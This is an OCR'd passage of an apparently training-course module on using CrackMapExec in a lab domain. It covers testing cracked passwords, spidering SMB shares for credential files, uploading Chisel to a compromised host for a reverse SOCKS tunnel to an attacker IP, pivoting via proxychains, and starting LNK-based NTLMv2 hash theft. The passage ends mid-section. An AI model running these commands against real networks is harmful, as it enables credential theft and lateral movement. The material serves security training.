979f844ca6b64d9c3487be207e8ee80b605a2abe09221382e6574fda9e39adf03ab3687152
af2fbb210728777b481dd7290731a0abecdfb63d72d9f9da6ac13e7b0363ab194a5e714df5
dbac2eabacfdd6666c736ee7d074720d0860c5ed8b5c937cd12188a18b2bef1511642b5b13
a4c5179e23e7867a9d5536e309100c8bc9a2a71b370a733fd9e972683138d08bbb5c923257
888efc51cef997b062fca914954d91cfab3e9aafccf051c208d4149b6abc26fd1c1cc2e630
a2f4fc0dae40e1b1ad2cd477b9feabdc9e696d43080438d9f1207b96ce7fc3a49739f4bc50
dee57553a661778ea14cf431a0e:Password123

<SNIP>
```

Once we get the account's password, we need to verify if the account is still active. We can do this using the SMB protocol, as it will attempt to authenticate as a regular domain user or administrator account.

Testing the Account Credentials

```
crackmapexec smb 10.129.203.121 -u peter -p Password123

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
```

```
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\peter:Password123
```

Next Steps

In the next section, we will discuss how we can use all active accounts we found to search for interesting information in shared folders.

Spidering and Finding Juicy Information in an SMB Share

Companies need to store information in a centralized location to enable collaboration between people and departments. Usually, one department handles information that another department has to process. One of the most common ways companies allow this form of collaboration is through shared folders.

We can use the option `--shares` to request access to the share folders using the accounts we have gained access to and identify if they have access.

Identifying if Accounts Have Access to Shared Folders

```
crackmapexec smb 10.129.203.121 -u grace -p Inlanefreight01! --shares

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
SMB         10.129.203.121  445    DC01             [+] Enumerated shares
SMB         10.129.203.121  445    DC01             Share
Permissions     Remark
SMB         10.129.203.121  445    DC01             -----           ------
-----     ------
SMB         10.129.203.121  445    DC01             ADMIN$
Remote Admin
SMB         10.129.203.121  445    DC01             C$
Default share
SMB         10.129.203.121  445    DC01             carlos
SMB         10.129.203.121  445    DC01             CertEnroll      READ
Active Directory Certificate Services share
```

```
SMB         10.129.203.121  445    DC01             D$
Default share
SMB         10.129.203.121  445    DC01             david
SMB         10.129.203.121  445    DC01             IPC$             READ
Remote IPC
SMB         10.129.203.121  445    DC01             IT
READ,WRITE
SMB         10.129.203.121  445    DC01             john
SMB         10.129.203.121  445    DC01             julio
READ,WRITE
SMB         10.129.203.121  445    DC01             linux01
READ,WRITE
SMB         10.129.203.121  445    DC01             NETLOGON         READ
Logon server share
SMB         10.129.203.121  445    DC01             svc_workstations
SMB         10.129.203.121  445    DC01             SYSVOL           READ
Logon server share
SMB         10.129.203.121  445    DC01             Users
```

Note: At the time of writing this module, CrackMapExec doesn't support querying multiple usernames and passwords with the `--shares` option.

The option `--shares` displays each share on the target machine and which permissions (READ/WRITE) our user has on it. We have read and write access to an interesting folder called `IT`. We can easily open it using Impacket smbclient, or we can mount the share. It can become inconvenient when checking the content of hundreds of shares. For this purpose, CrackMapExec comes with two great features the `spider` option and the module `spider_plus`.

Note: Keep in mind that any computer in the domain can have a shared folder. We should target any previously identified machines on the network we are targeting to find shared folders.

The Spider Option

The `--spider` option in CrackMapExec allows you to search in a remote share and find juicy files depending on what you are looking for. For example, we add the option `--pattern` followed by the word we want to look for, in this case, `txt`, and we can list all files with `txt` on it (test.txt, atxtb.csv)

Using the Spider Option to Search for Files Containing "txt"

```
crackmapexec smb 10.129.203.121 -u grace -p Inlanefreight01! --spider IT --pattern txt
```

```
SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
SMB         10.129.203.121  445    DC01             [*] Started spidering
SMB         10.129.203.121  445    DC01             [*] Spidering .
SMB         10.129.203.121  445    DC01
//10.129.203.121/IT/Creds.txt [lastm:'2022-10-31 11:16' size:54]
SMB         10.129.203.121  445    DC01
//10.129.203.121/IT/IPlist.txt [lastm:'2022-10-31 11:15' size:36]

<SNIP>

SMB         10.129.203.121  445    DC01             [*] Done spidering
(Completed in 1.7534186840057373)
```

We can also use regular expressions with the option `--regex [REGEX]` to do more granular searches on folders, file names, or file content. In the following example, let's use `--regex .` to display any file and directory in the shared folder `IT`:

List all Files and Directories in the IT Share

```
crackmapexec smb 10.129.204.177 -u grace -p Inlanefreight01! --spider IT -
-regex .

SMB         10.129.204.177  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.204.177  445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
SMB         10.129.204.177  445    DC01             [*] Started spidering
SMB         10.129.204.177  445    DC01             [*] Spidering .
SMB         10.129.204.177  445    DC01             //10.129.204.177/IT/.
[dir]
SMB         10.129.204.177  445    DC01             //10.129.204.177/IT/..
[dir]
SMB         10.129.204.177  445    DC01
//10.129.204.177/IT/Creds.txt [lastm:'2022-12-01 09:01' size:54]
SMB         10.129.204.177  445    DC01
//10.129.204.177/IT/Documents [dir]
SMB         10.129.204.177  445    DC01
//10.129.204.177/IT/IPlist.txt [lastm:'2022-12-01 09:01' size:36]
SMB         10.129.204.177  445    DC01
//10.129.204.177/IT/passwd [lastm:'2022-12-19 11:28' size:3456]
SMB         10.129.204.177  445    DC01
```

```
//10.129.204.177/IT/Documents/. [dir]
...SNIP...
SMB         10.129.204.177  445    DC01             [*] Done spidering
(Completed in 1.593825340270996)
```

If we want to search file content, we need to enable it with the option `--content`. Let's search for a file containing the word "Encrypt."

Searching File Contents

```
crackmapexec smb 10.129.204.177 -u grace -p Inlanefreight01! --spider IT --content --regex Encrypt

SMB         10.129.204.177  445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True) (SMBv1:False)
SMB         10.129.204.177  445    DC01             [+] inlanefreight.htb\grace:Inlanefreight01!
SMB         10.129.204.177  445    DC01             [*] Started spidering
SMB         10.129.204.177  445    DC01             [*] Spidering .
SMB         10.129.204.177  445    DC01             //10.129.204.177/IT/Creds.txt [lastm:'2022-12-01 09:01' size:54 offset:54 regex:'b'Encrypt'']
SMB         10.129.204.177  445    DC01             [*] Done spidering
(Completed in 3.5477945804595947)
```

We can see an interesting file called `Creds.txt`, which contains very juicy information. Using CrackMapExec, we can get a remote file. We need to specify the share using the option `--share <SHARENAME>`, then use `--get-file` followed by the file's path within the share and set an output file name.

Retrieving a File in a Shared Folder

```
crackmapexec smb 10.129.203.121 -u grace -p Inlanefreight01! --share IT --get-file Creds.txt Creds.txt

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True) (SMBv1:False)
SMB         10.129.203.121  445    DC01             [+] inlanefreight.htb\grace:Inlanefreight01!
SMB         10.129.203.121  445    DC01             [*] Copy Creds.txt to Creds.txt
SMB         10.129.203.121  445    DC01             [+] File Creds.txt was
```

```
transferred to Creds.txt
```

```
cat Creds.txt

Creds Encrypted:
ZWxpZXNlcjpTdXBlckNvbXBsZXgwMTIxIzIK
```

In the opposite case, imagine we want to send a file to a remote share. We need to find a share where we have `WRITE` privileges. Then we can use the option `--put-file` as we did with the `--get-file`.

Sending a File to a Shared Folder

```
crackmapexec smb 10.129.203.121 -u grace -p Inlanefreight01! --share IT --
put-file /etc/passwd passwd

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
SMB         10.129.203.121  445    DC01             [*] Copy /etc/passwd
to passwd
SMB         10.129.203.121  445    DC01             [+] Created file
/etc/passwd on \\IT\passwd
```

Note: If we are transferring a large file and it fails, make sure to try again. If you keep getting an error, try adding the option `--smb-timeout` with a value greater than the default two (2).

The spider_plus Module

Sometimes we can come across a share and want to quickly list all files regarding the extension without mounting it or using `smbclient.py`. CrackMapExec comes with a module called `spider_plus` that will handle that. It will by default create a folder `/tmp/cme_spider_plus` and a JSON file `IP.json` containing the share and files information. We can use the module option `EXCLUDE_DIR` to prevent the tool from looking at shares like `IPC$`, `NETLOGON`, `SYSVOL`, etc.

Using the Module spider_plus

```
crackmapexec smb 10.129.203.121 -u grace -p 'Inlanefreight01!' -M
spider_plus -o EXCLUDE_DIR=IPC$,print$,NETLOGON,SYSVOL

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
SPIDER_P... 10.129.203.121  445    DC01             [*] Started spidering
plus with option:
SPIDER_P... 10.129.203.121  445    DC01             [*]        DIR:
['ipc$', 'print$', 'netlogon', 'sysvol']
SPIDER_P... 10.129.203.121  445    DC01             [*]        EXT:
['ico', 'lnk']
SPIDER_P... 10.129.203.121  445    DC01             [*]       SIZE: 51200
SPIDER_P... 10.129.203.121  445    DC01             [*]     OUTPUT:
/tmp/cme_spider_plus
```

We can navigate to the directory and get a list of all files accessible to the user:

Listing Files Available to the User

```
cat /tmp/cme_spider_plus/10.129.203.121.json

{
    "IT": {
        "Creds.txt": {
            "atime_epoch": "2022-10-31 11:16:17",
            "ctime_epoch": "2022-10-31 11:15:17",
            "mtime_epoch": "2022-10-31 11:16:17",
            "size": "54 Bytes"
        },
        "IPlist.txt": {
            "atime_epoch": "2022-10-31 11:15:11",
            "ctime_epoch": "2022-10-31 11:14:52",
            "mtime_epoch": "2022-10-31 11:15:11",
            "size": "36 Bytes"
        }
    },
    "linux01": {
        "flag.txt": {
            "atime_epoch": "2022-10-05 10:17:02",
            "ctime_epoch": "2022-10-05 10:17:02",
            "mtime_epoch": "2022-10-11 11:44:14",
            "size": "52 Bytes"
        },
        "information-txt.csv": {
            "atime_epoch": "2022-10-31 15:00:58",
            "ctime_epoch": "2022-10-31 14:21:36",
            "mtime_epoch": "2022-10-31 15:00:58",
            "size": "284 Bytes"
        }
    }
}
```

If we want to download all the content of the share, we can use the option `READ_ONLY=false` as follow:

```
crackmapexec smb 10.129.203.121 -u grace -p Inlanefreight01! -M
spider_plus -o EXCLUDE_DIR=ADMIN$,IPC$,print$,NETLOGON,SYSVOL
READ_ONLY=false

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
SPIDER_P... 10.129.203.121  445    DC01             [*] Started spidering
plus with option:
SPIDER_P... 10.129.203.121  445    DC01             [*]        DIR:
['ipc$', 'print$', 'netlogon', 'sysvol']
SPIDER_P... 10.129.203.121  445    DC01             [*]        EXT:
['ico', 'lnk']
SPIDER_P... 10.129.203.121  445    DC01             [*]       SIZE: 51200
SPIDER_P... 10.129.203.121  445    DC01             [*]     OUTPUT:
/tmp/cme_spider_plus
```

```
ls -R /tmp/cme_spider_plus/10.129.203.121/
/tmp/cme_spider_plus/10.129.203.121/:
IT  linux01

/tmp/cme_spider_plus/10.129.203.121/IT:
Creds.txt  Documents  IPlist.txt

...SNIP...

/tmp/cme_spider_plus/10.129.203.121/linux01:
flag.txt  information-txt.csv
```

Note: We have to be patient. The process could take a few minutes, depending on the number of shared folders and files.

To view all options available for the `spider_plus` module, we can use `--options`:

Spider_plus Options

```
crackmapexec smb -M spider_plus --options

[*] spider_plus module options:

            READ_ONLY           Only list files and put the name into a
JSON (default: True)
            EXCLUDE_EXTS        Extension file to exclude (Default:
ico,lnk)
            EXCLUDE_DIR         Directory to exclude (Default: print$)
            MAX_FILE_SIZE       Max file size allowed to dump (Default:
51200)
            OUTPUT_FOLDER       Path of the remote folder where the dump
will occur (Default: /tmp/cme_spider_plus)
```

Next Steps


The next section will explore how to use CrackMapExec through a proxy to reach other networks.

Proxychains with CME

In the module Pivoting, Tunneling, and Port Forwarding, we discussed how to use tools such as Chisel & Proxychains to connect to networks to that we don't have direct access to. This section will revisit the concept to understand how we can attack other networks via a compromised host.

Scenario

We are working on an internal Pentest. We performed a network scan and identified and compromised only one host (10.129.204.133). By running `ipconfig` on this compromised host, we notice it has two network adapters. Its ARP table shows another host with the IP address 172.16.1.10. Based on the information we collected, we have the following scenario:



To attack DC01 and any other machine in that network (172.16.1.0/24), we must set up a tunnel between our attack host and MS01. Therefore, all commands executed by CME go through MS01.

Set Up the Tunnel

We will use Chisel to set up our tunnel. Let's navigate to release and download the latest Windows binary for our compromised machine and the newest Linux binary to use on our attack host and perform the following steps:

1. Download and Run Chisel on our Attack Host:

Chisel - Reverse Tunnel

```
wget
https://github.com/jpillora/chisel/releases/download/v1.7.7/chisel_1.7.7_l
inux_amd64.gz -O chisel.gz -q
gunzip -d chisel.gz
chmod +x chisel
./chisel server --reverse

2022/11/06 10:57:00 server: Reverse tunnelling enabled
2022/11/06 10:57:00 server: Fingerprint
CelKxt2EsL1SUFnvo634FucIOPqlFKQJi8t/aTjRfWo=
2022/11/06 10:57:00 server: Listening on http://0.0.0.0:8080
```

1. Download and Upload Chisel for Windows to the Target Host:

Upload Chisel

```
wget
https://github.com/jpillora/chisel/releases/download/v1.7.7/chisel_1.7.7_w
indows_amd64.gz -O chisel.exe.gz -q
gunzip -d chisel.exe.gz
crackmapexec smb 10.129.204.133 -u grace -p Inlanefreight01! --put-file
```

```
./chisel.exe \\Windows\\Temp\\chisel.exe

SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False)
(SMBv1:False)
SMB         10.129.204.133  445    MS01             [+]
inlanefreight.htb\grace:Inlanefreight01! (Pwn3d!)
SMB         10.129.204.133  445    MS01             [*] Copy ./chisel.exe
to \Windows\Temp\chisel.exe
SMB         10.129.204.133  445    MS01             [+] Created file
./chisel.exe on \\C$\\Windows\Temp\chisel.exe
```

1. Execute `chisel.exe` to connect to our Chisel server using the CrackMapExec command execution option `-x` (We will discuss this option more in the Command Execution section)

Connect to the Chisel Server

```
crackmapexec smb 10.129.204.133 -u grace -p Inlanefreight01! -x
"C:\Windows\Temp\chisel.exe client 10.10.14.33:8080 R:socks"

SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False)
(SMBv1:False)
SMB         10.129.204.133  445    MS01             [+]
inlanefreight.htb\grace:Inlanefreight01! (Pwn3d!)
```

The command in this terminal will finish once we stop the Chisel process in the target machine. We will do this later in this section.

In our attack host, we should notice a new line on the Chisel server indicating that we received a connection from a client and initiated our tunnel.

Chisel Receiving Session No. 1

```
./chisel server --reverse

<SNIP>

2022/11/06 10:57:54 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks:
Listening
```

We can also confirm the tunnel is running by checking if port TCP 1080 is listening:

Check Listening Port

```
netstat -lnpt | grep 1080

(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0 127.0.0.1:1080          0.0.0.0:*               LISTEN
446306/./chisel
```

1. We need to configure `proxychains` to use the Chisel default port TCP 1080. We need to make sure to include `socks5 127.0.0.1 1080` in the ProxyList section of the configuration file as follows:

Configure Proxychains

```
cat /etc/proxychains.conf

<SNIP>

[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5  127.0.0.1 1080
```

1. We can now use CrackMapExec through Proxychains to reach the IP 172.16.1.10:

Testing CrackMapExec via Proxychains

```
proxychains crackmapexec smb 172.16.1.10 -u grace -p Inlanefreight01! --
shares

[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.10:445  ...
OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.10:445  ...
OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.10:135  ...
OK
SMB         172.16.1.10     445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
```

```
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.10:445  ...
OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.10:445  ...
OK
SMB         172.16.1.10     445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
SMB         172.16.1.10     445    DC01             [+] Enumerated shares
SMB         172.16.1.10     445    DC01             Share
Permissions     Remark
SMB         172.16.1.10     445    DC01             -----           ------
-----     ------
SMB         172.16.1.10     445    DC01             ADMIN$          READ
Remote Admin
SMB         172.16.1.10     445    DC01             C$
READ,WRITE      Default share
SMB         172.16.1.10     445    DC01             carlos
SMB         172.16.1.10     445    DC01             D$
READ,WRITE      Default share
SMB         172.16.1.10     445    DC01             david
SMB         172.16.1.10     445    DC01             IPC$            READ
Remote IPC
SMB         172.16.1.10     445    DC01             IT
READ,WRITE
SMB         172.16.1.10     445    DC01             john
SMB         172.16.1.10     445    DC01             julio
SMB         172.16.1.10     445    DC01             linux01
READ,WRITE
SMB         172.16.1.10     445    DC01             NETLOGON        READ
Logon server share
SMB         172.16.1.10     445    DC01             svc_workstations
SMB         172.16.1.10     445    DC01             SYSVOL          READ
Logon server share
```

To remove Proxychains output from the console, we can use `Proxychains4` and the quiet option `-q`:

Proxychains4 with Quiet Option

```
proxychains4 -q crackmapexec smb 172.16.1.10 -u grace -p Inlanefreight01!
--shares

SMB         172.16.1.10     445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         172.16.1.10     445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
SMB         172.16.1.10     445    DC01             [+] Enumerated shares
SMB         172.16.1.10     445    DC01             Share
Permissions     Remark
SMB         172.16.1.10     445    DC01             -----           ------
-----     ------
SMB         172.16.1.10     445    DC01             ADMIN$          READ
Remote Admin
SMB         172.16.1.10     445    DC01             C$
READ,WRITE      Default share
SMB         172.16.1.10     445    DC01             carlos
SMB         172.16.1.10     445    DC01             D$
READ,WRITE      Default share
SMB         172.16.1.10     445    DC01             david
SMB         172.16.1.10     445    DC01             IPC$            READ
Remote IPC
SMB         172.16.1.10     445    DC01             IT
READ,WRITE
SMB         172.16.1.10     445    DC01             john
SMB         172.16.1.10     445    DC01             julio
SMB         172.16.1.10     445    DC01             linux01
READ,WRITE
SMB         172.16.1.10     445    DC01             NETLOGON        READ
Logon server share
SMB         172.16.1.10     445    DC01             svc_workstations
SMB         172.16.1.10     445    DC01             SYSVOL          READ
Logon server share
```

We can perform any CME action via Proxychains.

Killing Chisel on the Target Machine

Once we have finished, we need to kill the Chisel process. To do this, we will use the option `-X` to execute PowerShell commands and run the PowerShell command `Stop-Process -Name chisel -Force`. We will discuss command execution in more detail in the Command Execution section.

Kill the Chisel Client

```
crackmapexec smb 10.129.204.133 -u grace -p Inlanefreight01! -X "Stop-Process -Name chisel -Force"

SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False)
(SMBv1:False)
SMB         10.129.204.133  445    MS01             [+]
inlanefreight.htb\grace:Inlanefreight01! (Pwn3d!)
```

```
SMB         10.129.204.133  445    MS01             [+] Executed command
```

Once we do this, the terminal where we ran the Chisel client command execution should conclude as follows:

Terminal Ending After Forcing Chisel to Stop

```
crackmapexec smb 10.129.204.133 -u grace -p Inlanefreight01! -x
"C:\Windows\Temp\chisel.exe client 10.10.14.33:8080 R:socks"

SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False)
(SMBv1:False)
SMB         10.129.204.133  445    MS01             [+]
inlanefreight.htb\grace:Inlanefreight01! (Pwn3d!)
SMB         10.129.204.133  445    MS01             [+] Executed command
SMB         10.129.204.133  445    MS01             2022/11/07 06:26:10
client: Connecting to ws://10.10.14.33:8080
SMB         10.129.204.133  445    MS01             2022/11/07 06:26:11
client: Connected (Latency 125.6629ms)
```

We can now close the `Chisel server` on our attack host with `CTRL + C`.

Closing Chisel on Our Attack Host

```
./chisel server --reverse

2022/12/08 16:43:17 server: Reverse tunnelling enabled
2022/12/08 16:43:17 server: Fingerprint
NVnBjtu2DPIuQPxLU0YdcyZhRKc+Myi3ojPzo0T2frQ=
2022/12/08 16:43:17 server: Listening on http://0.0.0.0:8080
2022/12/08 16:44:21 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks:
Listening
^C
```

Windows as the Server and Linux as the Client

We can also do the opposite by starting Chisel as a server on the Windows workstation and using our attack host as the client. To start Chisel as the server, we will use the option `server --socks5`.

Starting Chisel as the Server in the Target Machine

```
crackmapexec smb 10.129.204.133 -u grace -p Inlanefreight01! -x
"C:\Windows\Temp\chisel.exe server --socks5"

SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False)
(SMBv1:False)
SMB         10.129.204.133  445    MS01             [+]
inlanefreight.htb\grace:Inlanefreight01! (Pwn3d!)
```

Now to connect to our target machine Chisel server and enable the proxy, we need to use the option `socks` after the IP and port.

Connecting to the Chisel Server from our Attack Host

```
sudo chisel client 10.129.204.133:8080 socks

2022/11/22 06:56:01 client: Connecting to ws://10.129.204.133:8080
2022/11/22 06:56:01 client: tun: proxy#127.0.0.1:1080=>socks: Listening
2022/11/22 06:56:02 client: Connected (Latency 124.871246ms)
```

Now we can use Proxychains again:

Using Proxychains to Connect to the Internal Network

```
proxychains4 -q crackmapexec smb 172.16.1.10 -u grace -p Inlanefreight01!
--shares

SMB         172.16.1.10     445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         172.16.1.10     445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
SMB         172.16.1.10     445    DC01             [+] Enumerated shares
SMB         172.16.1.10     445    DC01             Share
Permissions     Remark
SMB         172.16.1.10     445    DC01             -----           ------
-----      ------
SMB         172.16.1.10     445    DC01             ADMIN$          READ
Remote Admin

<SNIP>
```

Next Steps

In this section, we learned how to configure Proxychains and Chisel on our attack host and how to execute Chisel on the target machine using CrackMapExec functionality.

In the following sections, we will use CrackMapExec and Proxychains to reach other networks.

Stealing Hashes

One of the most common techniques for compromising new accounts is the theft of password hashes. There are different methods of achieving this, but a widespread one is forcing a computer or user to initiate an authentication process with a fake shared folder we control.

When starting this authentication process, the user or computer does it with an NTLMv2 hash. This hash could be cracked using a tool such as Hashcat or forwarded to another computer to impersonate the user without knowing their credentials.

To steal hashes using shared folders, we can create a shortcut and configure it so that the icon that appears in the shortcut points to our fake shared folder. Once the user enters the shared folder, it will try to look for the icon's location, forcing the authentication against our shared folder.

To learn more about harvesting NTLMv2 hashes, we can read the blog Farming for Red Teams: Harvesting NetNTLM from MDsec which shows not only the use of shortcuts but also other types of files that serve the same purpose.

Slinky Module

`Slinky` is a module created by @byt3bl33d3r and by far one of the most exciting modules on CME. The principle is straightforward. The module creates Windows shortcuts with the icon attribute containing a UNC path to the specified SMB server in all shares with write permissions. When someone visits the share, we will get their NTLMv2 hash using Responder because the icon attribute contains a UNC path to our server.

The module has two mandatory options, `SERVER` and `NAME`, and one optional `CLEANUP`.

Slinky Module Options

```
crackmapexec smb -M slinky --options

[*] slinky module options:

        SERVER          IP of the SMB server
        NAME            LNK file nametest
        CLEANUP         Cleanup (choices: True or False)
```

`SERVER` corresponds to the IP of the SMB server we control and where we want the UNC path to point. The `NAME` option assigns a name to the shortcut file, and `CLEANUP` is to delete the shortcut once we finish.

Connecting using Chisel

For this exercise, we will simulate local access and use Chisel and Proxychains to connect to the internal network. Chisel is already running as a server in our target machine, and we need to connect as a client and then use proxychains to enumerate the internal network. To connect using Chisel let's use the following command:

Connecting to the Target Machine Chisel Server

```
sudo chisel client 10.129.204.133:8080 socks

2022/11/22 07:15:52 client: Connecting to ws://10.129.204.133:8080
2022/11/22 07:15:52 client: tun: proxy#127.0.0.1:1080=>socks: Listening
2022/11/22 07:15:53 client: Connected (Latency 125.541725ms)
```

Stealing NTLMv2 Hashes

First, let us find a share where the user `grace` has `WRITE` privileges using the option `--shares`:

Finding Shares with WRITE Privileges

```
proxychains4 -q crackmapexec smb 172.16.1.10 -u grace -p Inlanefreight01!
--shares

SMB         172.16.1.10     445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
```


```
(SMBv1:False)
SMB         172.16.1.10     445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
SMB         172.16.1.10     445    DC01             [+] Enumerated shares
SMB         172.16.1.10     445    DC01             Share
Permissions     Remark
SMB         172.16.1.10     445    DC01             -----           ------
-----     ------
SMB         172.16.1.10     445    DC01             ADMIN$
Remote Admin
SMB         172.16.1.10     445    DC01             C$
Default share
SMB         172.16.1.10     445    DC01             D$
Default share
SMB         172.16.1.10     445    DC01             flag            READ
SMB         172.16.1.10     445    DC01             HR
READ,WRITE
SMB         172.16.1.10     445    DC01             IPC$            READ
Remote IPC
SMB         172.16.1.10     445    DC01             IT
SMB         172.16.1.10     445    DC01             IT-Tools
READ,WRITE
SMB         172.16.1.10     445    DC01             NETLOGON        READ
Logon server share
SMB         172.16.1.10     445    DC01             SYSVOL          READ
Logon server share
```

As we see, `grace` can write to the `HR` and `IT-Tools` shares. Therefore we can use the module `Slinky` to write an LNK file to each share. We will use the option `SERVER=10.10.14.33`, the IP address corresponding to our attack host's `tun0` network, and the option `NAME=important`, which is the file name we are assigning to the LNK file.

Using Slinky

```
